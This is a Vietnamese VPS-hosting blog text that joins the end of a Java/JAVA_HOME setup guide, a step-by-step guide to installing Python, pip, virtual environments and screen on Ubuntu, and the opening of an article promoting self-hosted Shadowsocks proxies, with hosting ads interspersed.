Rất nhiều framework và công cụ tự động hóa như Apache Tomcat, Maven, Gradle, Jenkins hay Kafka yêu cầu biến môi trường JAVA_HOME để định vị chính xác thư mục chứa thư viện cốt lõi của JDK.
Bước 1: Xác định đường dẫn thư mục cài đặt Java
Thực hiện chạy lại lệnh kiểm tra để lấy thông tin đường dẫn tuyệt đối:
sudo update-alternatives --config java
Dưới đây là một số mẫu đường dẫn thường gặp trên hệ thống Linux Ubuntu 64-bit:
Quy tắc đường dẫn: Tệp thực thi nhị phân nằm tại JAVA_HOME/bin/java. Do đó giá trị thiết lập biến JAVA_HOME phải cắt bỏ phần hậu tố /bin/java ở cuối đường dẫn.
Bước 2: Ghi thông số vào file cấu hình môi trường toàn cục
Mở file /etc/environment bằng trình biên tập nano:
sudo nano /etc/environment
Thêm dòng cấu hình bên dưới vào cuối tệp (điều chỉnh đường dẫn phù hợp với phiên bản bạn mong muốn):
JAVA_HOME="/usr/lib/jvm/java-25-openjdk-amd64"
Lưu tệp bằng tổ hợp phím Ctrl + O, nhấn Enter và thoát ra bằng Ctrl + X.
Bước 3: Nạp cấu hình và xác thực
Áp dụng thay đổi ngay trong phiên shell hiện tại và xuất biến:
source /etc/environment
export JAVA_HOME
Kiểm tra xem biến đã nhận giá trị chính xác chưa:
printenv JAVA_HOME
Đầu ra hiển thị đúng đường dẫn đã thiết lập (ví dụ: /usr/lib/jvm/java-25-openjdk-amd64). Các phiên đăng nhập mới sau này sẽ tự động nhận diện giá trị này trên toàn hệ thống. Nếu muốn cấu hình riêng cho từng tài khoản mà không ảnh hưởng toàn hệ thống, bạn có thể ghi lệnh export vào tệp ~/.bashrc của người dùng đó.
7. Xử lý các sự cố thường gặp trong quá trình cài đặt và build code
Trong quá trình cấu hình, lập trình viên có thể gặp phải một số lỗi phát sinh liên quan đến nguồn gói APT hoặc xung đột biến môi trường. Sau đây là các giải pháp xử lý triệt để đã được kiểm chứng:
1. Gặp lỗi “Unable to locate package openjdk-25-jdk”
Nguyên nhân do kho lưu trữ Universe chưa được khai báo hoặc danh sách gói chưa cập nhật. Hãy chạy lại bộ 3 lệnh:
Nếu hệ thống vẫn báo không tìm thấy gói, bạn cần mở tệp tin nguồn /etc/apt/sources.list.d/ubuntu.sources. Đảm bảo rằng dòng Suites: có chứa nhánh noble-updates và dòng Components: đã có mục universe. Với các VPS dùng cấu hình định dạng cũ /etc/apt/sources.list, kiểm tra xem dòng cấu hình cho noble-updates đã có chữ universe hay chưa rồi chạy lại sudo apt update.
2. Đã cài đặt Java 25 nhưng lệnh java -version vẫn báo Java 21
Điều này xảy ra do liên kết thay thế mặc định vẫn đang gán quyền ưu tiên cho phiên bản cũ. Bạn chỉ cần thực thi lệnh sudo update-alternatives --config java và lựa chọn đường dẫn trỏ đến Java 25 như đã hướng dẫn ở Mục 5.
3. Công cụ build (Maven / Gradle) cảnh báo bắt buộc nâng cấp lên Java 25
Các trình quản lý build mã nguồn có thể đang sử dụng biến độc lập thay vì lệnh java của hệ thống. Bạn nên chạy mvn -v hoặc ./gradlew --version từ thư mục dự án để rà soát. Hãy đặt biến JAVA_HOME đúng thư mục Java 25 và đồng bộ cả javac. Với Gradle, hãy chú ý kiểm tra thêm hai thuộc tính org.gradle.java.home và tệp gradle/gradle-daemon-jvm.properties.
4. Biến JAVA_HOME trỏ sai đường dẫn hoặc gây lỗi command not found
Hãy rà soát kỹ đường dẫn thông qua lệnh cấu hình alternatives. Đảm bảo bạn không điền thừa đoạn đuôi /bin/java vào giá trị của biến môi trường trong tệp /etc/environment.
8. Hướng dẫn gỡ bỏ Java an toàn khỏi máy chủ
Khi không còn nhu cầu sử dụng hoặc cần làm sạch môi trường để cài đặt phiên bản khác, bạn có thể gỡ bỏ Java bằng trình quản lý APT một cách gọn gàng tương tự mọi gói phần mềm Linux thông thường:
sudo apt remove openjdk-25-jdk
Nếu bạn từng cài đặt các phiên bản khác như Java 21 hay Java 17, chỉ cần thay tên gói tương ứng (ví dụ: sudo apt remove openjdk-21-jdk). Trước khi thực hiện dọn dẹp hệ thống trên diện rộng, bạn nên kiểm tra cấu hình VPS và tiến hành sao lưu dữ liệu máy chủ nhằm đảm bảo các dịch vụ đang chạy không bị gián đoạn đột ngột.
Tổng kết và khuyến nghị triển khai
Nắm vững cách cài Java trên VPS Ubuntu sẽ giúp bạn chủ động hoàn toàn trong việc triển khai đa dạng các nền tảng ứng dụng từ OpenJDK 21, OpenJDK 25 cho đến Oracle JDK. Việc phân định rạch ròi giữa JDK và JRE, kết hợp công cụ update-alternatives để chuyển đổi phiên bản và cấu hình biến JAVA_HOME chuẩn xác là chìa khóa để vận hành các công cụ CI/CD, Maven hay Gradle trơn tru.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Nội dung hướng dẫn trong bài viết chỉ mang tính tham khảo kỹ thuật. Các cú pháp câu lệnh, gói cài đặt và đường dẫn cấu hình có thể có sự khác biệt tùy thuộc vào phiên bản phát hành cụ thể của hệ điều hành, bản vá phần mềm và môi trường máy chủ thực tế. Quản trị viên nên kiểm thử kỹ lưỡng, sao lưu dữ liệu dự phòng và đánh giá toàn diện các rủi ro trước khi áp dụng trên hệ thống môi trường production đang hoạt động.
Quá trình cài Python trên VPS Ubuntu là thao tác nền tảng mà bất kỳ lập trình viên hay kỹ sư hệ thống nào cũng cần nắm vững khi muốn triển khai các dự án tự động hóa, API hoặc ứng dụng web. Nhiều người mới thường gặp lúng túng trước các lỗi xung đột phiên bản, thiếu trình quản lý gói Pip hay chương trình bị tắt ngắt quãng khi ngắt kết nối SSH. Bằng cách trang bị một máy chủ ổn định tại ThueVPSGiaRe.vn kết hợp quy trình cấu hình chuẩn chỉ, bạn sẽ dễ dàng làm chủ môi trường runtime mạnh mẽ và an toàn.
1. Tổng Quan Về Python Và Khả Năng Ứng Dụng Thực Tế
Python là ngôn ngữ thông dịch cấp cao, sở hữu mã nguồn mở do tác giả Guido van Rossum phát triển và ra mắt từ năm 1991. Với triết lý thiết kế ưu tiên sự mạch lạc, cú pháp trực quan và dễ tiếp cận, ngôn ngữ này cho phép lập trình viên xây dựng phần mềm với số lượng dòng code tinh giản hơn đáng kể so với các ngôn ngữ biên dịch truyền thống.
Khi được thiết lập trên môi trường máy chủ, một hệ thống VPS chuyên chạy ứng dụng Python sẽ đáp ứng linh hoạt hàng loạt mảng kỹ thuật trọng điểm:
Phát triển ứng dụng Web: Dễ dàng dựng backend hiệu suất cao thông qua các framework mạnh mẽ như Django hay Flask.
Tự động hóa tác vụ: Lập trình các kịch bản quản trị máy chủ, đồng bộ dữ liệu hoặc dọn dẹp hệ thống hoàn toàn tự động.
Xử lý dữ liệu & Học máy: Khai thác các mô hình phân tích dữ liệu chuyên sâu và thuật toán Machine Learning.
Trí tuệ nhân tạo (AI): Huấn luyện và phân phối các mạng nơ-ron phức tạp trong lĩnh vực Deep Learning.
Xây dựng Chatbot: Vận hành các bot tương tác tự động phục vụ Telegram, Discord, Facebook chạy xuyên suốt ngày đêm.
Thu thập dữ liệu web (Web Scraping): Tự động bóc tách và trích xuất nguồn thông tin quy mô lớn từ Internet.
2. Lợi Ích Cốt Lõi Khi Triển Khai Python Trên VPS Ubuntu
Hệ điều hành mã nguồn mở Linux, đặc biệt là bản phân phối Ubuntu Server, từ lâu đã khẳng định vị thế dẫn đầu trong cộng đồng DevOps và lập trình máy chủ nhờ cơ chế bảo mật nghiêm ngặt, tính tương thích cao và kho phần mềm phong phú.
Duy trì chương trình liên tục 24/7: Ứng dụng và kịch bản automation của bạn vận hành không gián đoạn mà không phụ thuộc vào tình trạng bật/tắt của máy tính cá nhân.
Môi trường máy chủ ổn định: Ubuntu cung cấp kiến trúc quản lý tiến trình đáng tin cậy, giúp các website viết bằng Python hoạt động trơn tru trước lượng truy cập lớn.
Tự động hóa thông minh: Kết hợp tiện lợi với cronjob hoặc các script bảo trì để vận hành quy trình kinh doanh mượt mà.
Tối ưu hóa tài nguyên phần cứng: Phân bổ dung lượng RAM, luồng CPU và ổ cứng một cách chuẩn xác cho từng tiến trình độc lập.
Khả năng co giãn linh hoạt: Nhanh chóng nâng cấp cấu hình máy chủ hoặc cập nhật phiên bản phần mềm theo đà tăng trưởng của dự án.
3. Điều Kiện Chuẩn Bị Cần Thiết Trước Khi Bắt Đầu
Để thao tác cấu hình diễn ra suôn sẻ, bạn cần chuẩn bị sẵn một máy chủ ảo hoạt động trên các phiên bản Ubuntu 20.04, 22.04 hoặc 24.04 LTS có kết nối mạng thông suốt. Bên cạnh đó, bạn cần tài khoản có đặc quyền quản trị root cao nhất hoặc tài khoản người dùng được gán đặc quyền thực thi sudo.


Trước tiên, bạn nên xác minh chính xác phiên bản hệ điều hành hiện hành trên máy chủ bằng một trong hai cách kiểm tra sau:
Phương án 1: Đọc thông tin tệp định danh hệ điều hành
cat /etc/os-release
Lệnh này hiển thị toàn bộ tham số kỹ thuật, tên phiên bản phân phối chi tiết của hệ thống Ubuntu hiện tại.
Đọc thông tin tệp định danh hệ điều hành
Phương án 2: Sử dụng tiện ích LSB Release
lsb_release -a
Màn hình dòng lệnh sẽ in ra thông số cụ thể về mã bản phát hành (Codename) và phiên bản lõi của Ubuntu.
Sử dụng tiện ích LSB Release
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Hạ Tầng Ổn Định Để Vận Hành Script & Ứng Dụng Python
Triển khai bot Telegram, API FastAPI hay công cụ tự động hóa mượt mà trên nền tảng VPS Fast Byte. Toàn quyền quản trị root, kết nối băng thông tốc độ cao giúp ứng dụng của bạn duy trì ổn định không gián đoạn.
4. Quy Trình 9 Bước Cài Đặt Và Cấu Hình Python Trên VPS Chi Tiết
Bước 1: Khởi Tạo Phiên Kết Nối SSH Tới Máy Chủ
Bạn có thể tận dụng các ứng dụng dòng lệnh sẵn có như Windows Terminal, Command Prompt, PowerShell hoặc phần mềm PuTTY. Để hiểu rõ hơn các phương thức xác thực an toàn, bạn có thể xem thêm cẩm nang hướng dẫn đăng nhập VPS Linux qua SSH. Cú pháp kết nối tiêu chuẩn như sau:
ssh root@IP_VPS
Trường hợp bạn đăng nhập bằng một tài khoản có thẩm quyền sudo riêng biệt:
ssh username@IP_VPS
Giao thức bảo mật SSH thiết lập đường truyền mã hóa giữa máy khách và VPS, đảm bảo an toàn tuyệt đối cho toàn bộ lệnh và thông tin truyền nhận trong quá trình cài đặt phần mềm.
Bước 2: Cập Nhật Toàn Bộ Danh Mục Gói Phần Mềm Của Hệ Thống
Đồng bộ kho lưu trữ và nâng cấp các thư viện lõi là nguyên tắc quan trọng nhằm hạn chế tối đa nguy cơ xung đột phụ thuộc (dependencies). Hãy tham khảo thêm quy trình cập nhật hệ thống Ubuntu đúng kỹ thuật để giữ máy chủ luôn an toàn.
Dành cho tài khoản có quyền sudo:
sudo apt update
sudo apt upgrade -y

sudo apt update: Cập nhật chỉ mục danh sách các gói phần mềm mới từ kho lưu trữ Ubuntu chính thức.
sudo apt upgrade -y: Tiến hành tải về và nâng cấp các gói hiện có lên bản mới mà không cần xác nhận thủ công từng bước.
Cập nhật danh mục phần mềm
Dành cho phiên làm việc của tài khoản root:
apt update
apt upgrade -y
Bước 3: Rà Soát Phiên Bản Python Đã Tồn Tại Sẵn Trên Máy Chủ
Hầu hết các bản phát hành Ubuntu hiện đại đều tích hợp sẵn môi trường Python 3. Bạn hãy tiến hành tra cứu phiên bản hiện hữu thông qua câu lệnh:
python3 --version
Nếu terminal trả về kết quả tương tự như sau:
Python 3.12.3
Điều này cho thấy môi trường Python 3.12.3 đã sẵn sàng sử dụng. Bạn có thể bỏ qua bước 4 và chuyển tiếp ngay sang phần cấu hình trình quản lý gói Pip. Trong trường hợp hệ thống cảnh báo command not found, bạn tiến hành thực hiện bước cài đặt bên dưới.
Bước 4: Tiến Hành Cài Đặt Gói Python 3 Chính Thức
Nếu hệ thống chưa có sẵn trình thông dịch Python, bạn sử dụng trình quản trị gói APT để lấy gói chuẩn từ kho nguồn:
sudo apt install python3 -y

Sau khi tiến trình cài đặt kết thúc, hãy xác nhận lại kết quả bằng câu lệnh tra cứu phiên bản:
python3 --version
Nếu hệ thống in ra số hiệu phiên bản tương tự Python 3.12.3, quá trình triển khai đã thành công hoàn toàn.
Cài đặt Python 3
Bước 5: Thiết Lập Trình Quản Lý Gói Pip Cho Python 3
Pip là công cụ thiết yếu để tìm kiếm, cài đặt và quản lý các gói mở rộng từ kho PyPI (Python Package Index). Cài đặt công cụ này bằng lệnh:
sudo apt install python3-pip -y
Kiểm tra xem Pip đã hoạt động chính xác hay chưa:

pip3 --version
Ví dụ kết quả trả về từ máy chủ:
pip 24.0 from /usr/lib/python3/dist-packages (python 3.12)
Ghi nhớ: Pip đóng vai trò gần như bắt buộc trên mọi máy chủ chạy Python, bởi hầu hết các thư viện phổ thông như Flask, Requests, Django hay FastAPI đều cần tải về qua cơ chế của Pip.
Thiết lập trình quản lý gói Pip cho Python 3
Bước 6: Khởi Tạo Và Quản Trị Môi Trường Ảo (Virtual Environment)
Môi trường ảo giúp cô lập tập hợp thư viện của từng dự án riêng biệt, loại bỏ hoàn toàn nguy cơ xung đột giữa các gói phụ thuộc trên cùng một hệ thống VPS.
Cài đặt gói hỗ trợ module venv:
sudo apt install python3-venv -y
Khởi tạo thư mục môi trường ảo độc lập:

python3 -m venv myproject
Lệnh này tạo một thư mục mang tên myproject chứa trình thông dịch Python và bộ thư viện hoàn toàn riêng rẽ.
Kích hoạt môi trường làm việc ảo:
source myproject/bin/activate
Giao diện dòng lệnh lúc này sẽ xuất hiện tiền tố báo hiệu:
(myproject) root@server:~#
Khi muốn rời khỏi môi trường ảo để trở về hệ thống gốc, bạn chỉ cần nhập:
deactivate
Khởi tạo và quản trị môi trường ảo
Sau khi tạo môi trường ảo Python thành công trên VPS Ubuntu, bạn có thể kiểm tra khả năng thực thi chương trình và cài đặt thư viện cần thiết bằng các bước dưới đây.
Bước 7: Kiểm tra môi trường Python bằng chương trình Hello World
Trước tiên, hãy kích hoạt lại môi trường ảo Python đã tạo ở bước trước. Nếu bạn đã thoát khỏi môi trường ảo bằng lệnh deactivate, hãy chạy:
source ~/myproject/bin/activate
Khi kích hoạt thành công, dấu nhắc terminal sẽ hiển thị (myproject) ở đầu dòng. Tiếp theo, tạo file Python để kiểm tra:
nano hello.py
Nhập đoạn mã sau vào file:
print("Hello World")
Nhấn Ctrl + O, nhấn Enter để lưu file, sau đó nhấn Ctrl + X để thoát trình soạn thảo Nano.
Chạy chương trình bằng lệnh:
python3 hello.py
Nếu terminal hiển thị kết quả sau, chương trình Python đã chạy thành công:
Hello World
Bước 8: Cài đặt thư viện Requests cho Python
Thư viện Requests cho phép chương trình Python gửi HTTP request đến website và API. Để cài đặt thư viện này trên Ubuntu 24.04, bạn cần bảo đảm môi trường ảo myproject đang được kích hoạt.
Nếu đầu dòng terminal chưa có (myproject), hãy chạy:
source ~/myproject/bin/activate
Sau đó, cài đặt Requests bằng lệnh:
python -m pip install requests
Lệnh trên sử dụng pip thuộc môi trường Python đang hoạt động, tránh lỗi externally-managed-environment thường gặp khi cài thư viện trực tiếp vào Python hệ thống trên Ubuntu 24.04.
Kiểm tra phiên bản Requests:
Sau khi cài đặt hoàn tất, chạy lệnh sau để xác minh thư viện đã được cài đúng môi trường:
Nếu terminal hiển thị số phiên bản, chẳng hạn 2.x.x, và không xuất hiện thông báo lỗi, bạn đã cài đặt thành công thư viện Requests.
Kiểm tra Requests bằng file Python:
Bạn cũng có thể tạo một file riêng để kiểm tra khả năng import và sử dụng thư viện:
nano test_requests.py
Nhập nội dung sau:
import requests

print(requests.__version__)
Lưu file bằng Ctrl + O, nhấn Enter, rồi nhấn Ctrl + X để thoát Nano.
Cuối cùng, chạy file kiểm tra:
python test_requests.py
Kiểm tra Requests bằng file Python
Một số lỗi thường gặp khi cài Requests:
Lỗi externally-managed-environment
Bạn đang cài thư viện vào môi trường Python hệ thống. Hãy kích hoạt môi trường ảo bằng source ~/myproject/bin/activate, sau đó chạy python -m pip install requests.
Lỗi No module named ‘requests’
Thư viện chưa được cài trong môi trường Python đang sử dụng. Kiểm tra lại môi trường ảo và cài Requests bằng pip thuộc môi trường đó.
Lỗi pip: command not found
Kiểm tra môi trường ảo đã được kích hoạt chưa. Nếu pip chưa có trong môi trường ảo, bạn có thể thử python -m ensurepip --upgrade nếu phiên bản Python hỗ trợ, hoặc cài gói hệ thống cần thiết bằng APT.
Hoàn thành kiểm tra môi trường Python
Nếu chương trình Hello World chạy bình thường và file test_requests.py in ra phiên bản Requests, môi trường Python cơ bản trên VPS đã sẵn sàng để phát triển script và tích hợp API HTTP.
Bước 9: Đồng Bộ Bản Cập Nhật Mới Nhất Cho Pip
Nâng cấp định kỳ cho Pip giúp hạn chế lỗi tương thích phiên bản gói cài đặt và vá các lỗ hổng bảo mật:

pip3 install --upgrade pip
Kiểm tra lại phiên bản mới sau khi cập nhật hoàn tất:
pip3 --version
Hệ thống sẽ ghi nhận phiên bản mới (ví dụ pip 25.1.1):
pip 25.1.1 from /usr/local/lib/python3.12/dist-packages/pip (python 3.12)
Đồng bộ bản cập nhật mới nhất cho Pip
5. Thiết Lập Chạy Ứng Dụng Python Liên Tục 24/7 Với Lệnh Screen
Khi bạn đóng cửa sổ dòng lệnh SSH, mọi tiến trình đang chạy theo phiên kết nối đó thông thường sẽ tự động dừng lại. Việc thành thạo tiện ích lệnh Screen trong Linux sẽ giúp tiến trình chạy ngầm liên tục dưới nền máy chủ mà không bị ảnh hưởng bởi việc ngắt mạng.
1. Cài đặt tiện ích Screen trên Ubuntu:
sudo apt install screen -y
2. Tạo một phiên làm việc riêng biệt (ví dụ đặt tên là python):
screen -S python
3. Khởi chạy mã nguồn cần hoạt động ngầm:
python3 bot.py
4. Đưa phiên làm việc chạy ngầm xuống nền:
Nhấn tổ hợp phím tắt: CTRL + A, sau đó thả ra và bấm phím D. Phiên screen sẽ được tách rời (detached) an toàn và script vẫn vận hành liên tục.
5. Tra cứu danh sách các phiên screen đang tồn tại:
screen -ls
6. Quay trở lại phiên làm việc để kiểm tra log:
screen -r python
7. Tắt chương trình và hủy phiên:
Sau khi quay lại phiên screen, bấm CTRL + C để dừng thực thi kịch bản, sau đó gõ lệnh exit để đóng hoàn toàn phiên screen này.
Lưu ý vận hành: Dù Screen bảo vệ tiến trình khi bạn ngắt kết nối SSH, nhưng nếu VPS bị khởi động lại (reboot), các phiên Screen sẽ mất đi. Đối với các hệ thống cần độ bền cao, bạn nên cân nhắc cấu hình chạy service qua systemd hoặc sử dụng công cụ PM2.
6. Nhận Diện Và Khắc Phục Các Sự Cố Phổ Biến Khi Cài Đặt
Trong quá trình thiết lập môi trường, người quản trị thường gặp một số lỗi thông dụng dưới đây:
Lỗi 1: python3: command not found
Nguyên nhân xuất phát từ việc gói thực thi Python 3 chưa có mặt trên hệ thống hoặc tệp nhị phân bị thiếu sót. Khắc phục bằng lệnh cài đặt:
sudo apt install python3 -y
Lỗi 2: pip3: command not found
Lỗi xảy ra do gói công cụ Pip chưa được nạp vào hệ thống máy chủ. Bạn chạy lệnh để bổ sung:
sudo apt install python3-pip -y
Lỗi 3: Permission Denied (Từ chối quyền truy cập)
Xuất hiện khi bạn thực hiện cài đặt thư viện vào phạm vi thư mục gốc của hệ thống mà không có đặc quyền root. Khắc phục bằng cách gắn thêm tiền tố sudo:
sudo pip3 install package_name
Lưu ý: Khuyến nghị tối ưu nhất vẫn là chạy dự án bên trong Virtual Environment để không phải can thiệp quyền cấp cao vào hệ điều hành.
Lỗi 4: ModuleNotFoundError: No module named ‘…’
Thông báo phát sinh khi chương trình gọi lệnh import một thư viện mà hệ thống chưa được nạp sẵn (ví dụ import requests). Bạn chỉ cần dùng Pip để cài đặt gói tương ứng:
pip3 install requests
Lỗi 5: No module named pip
Trường hợp hãn hữu khi Python đã tồn tại nhưng thành phần Pip bị lỗi cấu trúc nạp. Xử lý lại bằng lệnh:
sudo apt install python3-pip -y
Lỗi 6: Không thể tải thư viện do ngắt quãng đường truyền mạng
Sự cố này thường do máy chủ gặp lỗi phân giải tên miền DNS hoặc chưa được cấp mạng ngoài thông suốt. Kiểm tra bằng cách gửi gói tin ICMP:
ping google.com
7. Các Thư Viện Python Phổ Biến Đáng Chú Ý
Tùy thuộc vào định hướng ứng dụng, bạn có thể tham khảo bảng tổng hợp các thư viện được sử dụng nhiều nhất trên môi trường server hiện nay:
Thư Viện
Mục Đích Ứng Dụng Chính
Requests
Thực hiện gửi yêu cầu HTTP Request, kết nối REST API.
Flask
Xây dựng ứng dụng web và API với kiến trúc gọn gàng.
Django
Web framework toàn diện, bảo mật cao cho dự án lớn.
Selenium
Tự động hóa tác vụ trên trình duyệt và kiểm thử ứng dụng.
BeautifulSoup
Bóc tách và trích xuất dữ liệu từ các trang HTML/XML.
Tính toán số học ma trận và mảng đa chiều hiệu năng cao.
Telethon
Xây dựng và phát triển bot tự động hóa trên Telegram Client.
OpenCV
Xử lý thị giác máy tính và phân tích dữ liệu hình ảnh.
TensorFlow
Huấn luyện và triển khai các mô hình trí tuệ nhân tạo (AI).
8. Bộ Lệnh Quản Trị Python Hữu Ích Dành Cho Người Dùng Ubuntu
Trong các công việc vận hành thường ngày, nắm vững những câu lệnh Linux cơ bản trên máy chủ sẽ giúp bạn quản lý gói và môi trường làm việc nhanh chóng hơn rất nhiều:
Tra cứu phiên bản Python hiện hành:
python3 --version
Tra cứu phiên bản Pip:
pip3 --version
Xem toàn bộ danh sách gói thư viện đã cài:
pip3 list
Xem chi tiết thông số của một gói (ví dụ requests):
pip3 show requests
Gỡ cài đặt một gói khỏi môi trường:
pip3 uninstall requests
Nâng cấp gói cụ thể lên bản mới nhất:
pip3 install --upgrade requests
Cài đặt cùng lúc nhiều package để tiết kiệm thời gian:
pip3 install requests flask pandas selenium
Trích xuất danh sách thư viện dự án ra file cấu hình:
pip3 freeze > requirements.txt
Cài đặt hàng loạt package từ file requirements.txt:
pip3 install -r requirements.txt
Việc thành thạo kỹ thuật cài Python trên VPS Ubuntu là tiền đề vững chắc giúp bạn chủ động vận hành các sản phẩm công nghệ từ đơn giản đến phức tạp. Chỉ cần ghi nhớ việc duy trì hệ thống luôn cập nhật, tận dụng sức mạnh cô lập của Virtual Environment và quản trị gói thông qua file requirements.txt, bạn đã có một môi trường runtime chuẩn mực. Khi cấu hình đã hoàn tất, bước tiếp theo là chọn lựa một hạ tầng máy chủ mạnh mẽ để triển khai mã nguồn ngay hôm nay.
Cần một VPS giá rẻ để bắt đầu?
Chọn cấu hình vừa đủ nhu cầu, ưu tiên chi phí dễ tiếp cận và khả năng quản trị riêng.
Lưu ý kỹ thuật: Toàn bộ thông tin và câu lệnh trong bài viết mang tính chất tham khảo thực hành. Cú pháp và đường dẫn có thể thay đổi tùy theo bản phân phối hệ điều hành, phiên bản gói phần mềm và môi trường thực tế của máy chủ. Bạn nên kiểm thử kỹ lưỡng, sao lưu an toàn toàn bộ dữ liệu trước khi triển khai trực tiếp trên môi trường production.
Việc cài shadowsocks trên VPS Ubuntu là giải pháp tối ưu giúp bạn sở hữu một đường truyền proxy mã hóa riêng tư, vượt qua các rào cản kiểm duyệt mạng mà không lo bị theo dõi hay giới hạn băng thông. Nếu bạn đang mệt mỏi vì các dịch vụ proxy chia sẻ chậm chạp, dễ bị chặn hoặc rủi ro lộ lọt dữ liệu người dùng, việc tự thiết lập hệ thống máy chủ tại ThueVPSGiaRe.vn sẽ mang lại khả năng kiểm soát toàn diện và tốc độ vượt trội.
1. Shadowsocks là gì và lợi ích khi tự dựng máy chủ riêng
Shadowsocks là một giao thức proxy SOCKS5 mã hóa hiệu suất cao, được thiết kế ban đầu nhằm bảo vệ lưu lượng truy cập internet và vượt qua các cơ chế kiểm duyệt tường lửa khắt khe. Khi bạn chủ động xây dựng máy chủ Shadowsocks trên hệ thống máy chủ ảo độc lập, bạn nắm quyền sở hữu 100% lưu lượng mạng thay vì chia sẻ tài nguyên với bên thứ ba rủi ro. Nhiều người dùng hiện nay thường sử dụng máy chủ ảo làm proxy riêng nhằm tối ưu tính an toàn cho công việc trực tuyến.
Toàn quyền cấu hình: Bạn được tự do lựa chọn cổng kết nối ngẫu nhiên, điều chỉnh mức độ bảo mật cũng như các thuật toán mã hóa hiện đại theo đúng nhu cầu sử dụng thực tế.
Nâng cao tính riêng tư: Không có bất kỳ đơn vị trung gian nào ghi nhận nhật ký duyệt web (no-logs), loại bỏ hoàn toàn nguy cơ rò rỉ dữ liệu qua các máy chủ công cộng.
Tốc độ kết nối vượt trội: Băng thông máy chủ thuộc quyền sở hữu riêng của bạn, giải quyết triệt để tình trạng nghẽn mạng do tình trạng quá tải thường thấy trên các hệ thống proxy miễn phí.
Tránh bị phát hiện và ngăn chặn: Nhờ cơ chế đóng gói linh hoạt kết hợp kỹ thuật che giấu (obfuscation) và cổng dịch vụ tùy biến, lưu lượng truyền tải dễ dàng vượt qua các tầng kiểm tra gói tin sâu.
Thiết lập đơn giản và đa nền tảng: Giao thức hỗ trợ đồng bộ trên Linux VPS và cung cấp các ứng dụng kết nối trực quan cho Windows, macOS, Android và iOS.
Mã nguồn mở miễn phí: Phần mềm liên tục được cộng đồng chuyên gia công nghệ kiểm tra mã nguồn, tinh chỉnh hiệu năng và cập nhật bản vá bảo mật thường xuyên.
Thuê VPS giá rẻ
CPU Intel Gold, SSD NVMe U.2, giá từ 50K/tháng
Tự Dựng Shadowsocks Riêng Tư, Siêu Tốc & Ổn Định
Dễ dàng làm chủ hạ tầng máy chủ ảo riêng biệt với IP sạch, tốc độ đọc ghi ổ cứng cực nhanh và toàn quyền can thiệp hệ điều hành Ubuntu. Giải pháp hoàn hảo để triển khai Shadowsocks mượt mà, bảo vệ danh tính trực tuyến với chi phí tiết kiệm tối đa.
2. Các trường hợp ứng dụng Shadowsocks thực tế phổ biến
Nhờ tính linh hoạt, tốc độ cao và khả năng bảo mật mạnh mẽ, Shadowsocks được ứng dụng rộng rãi trong nhiều lĩnh vực công nghệ và nghiên cứu chuyên sâu, đặc biệt trong các tình huống cần kết nối không gián đoạn:
Nghiên cứu thị trường (Market Research): Doanh nghiệp có thể vượt qua các rào cản phân vùng địa lý nhằm thu thập thông tin giá cả, khảo sát đối thủ và phân tích thị trường quốc tế một cách khách quan nhất.
An toàn thông tin và điều tra nguồn mở (Cybersecurity & OSINT): Hỗ trợ các kỹ sư bảo mật thực hiện quá trình trinh sát thông tin mà không để lộ địa chỉ mạng thực, tránh bị hệ thống giám sát của mục tiêu phát hiện hoặc chặn truy cập.
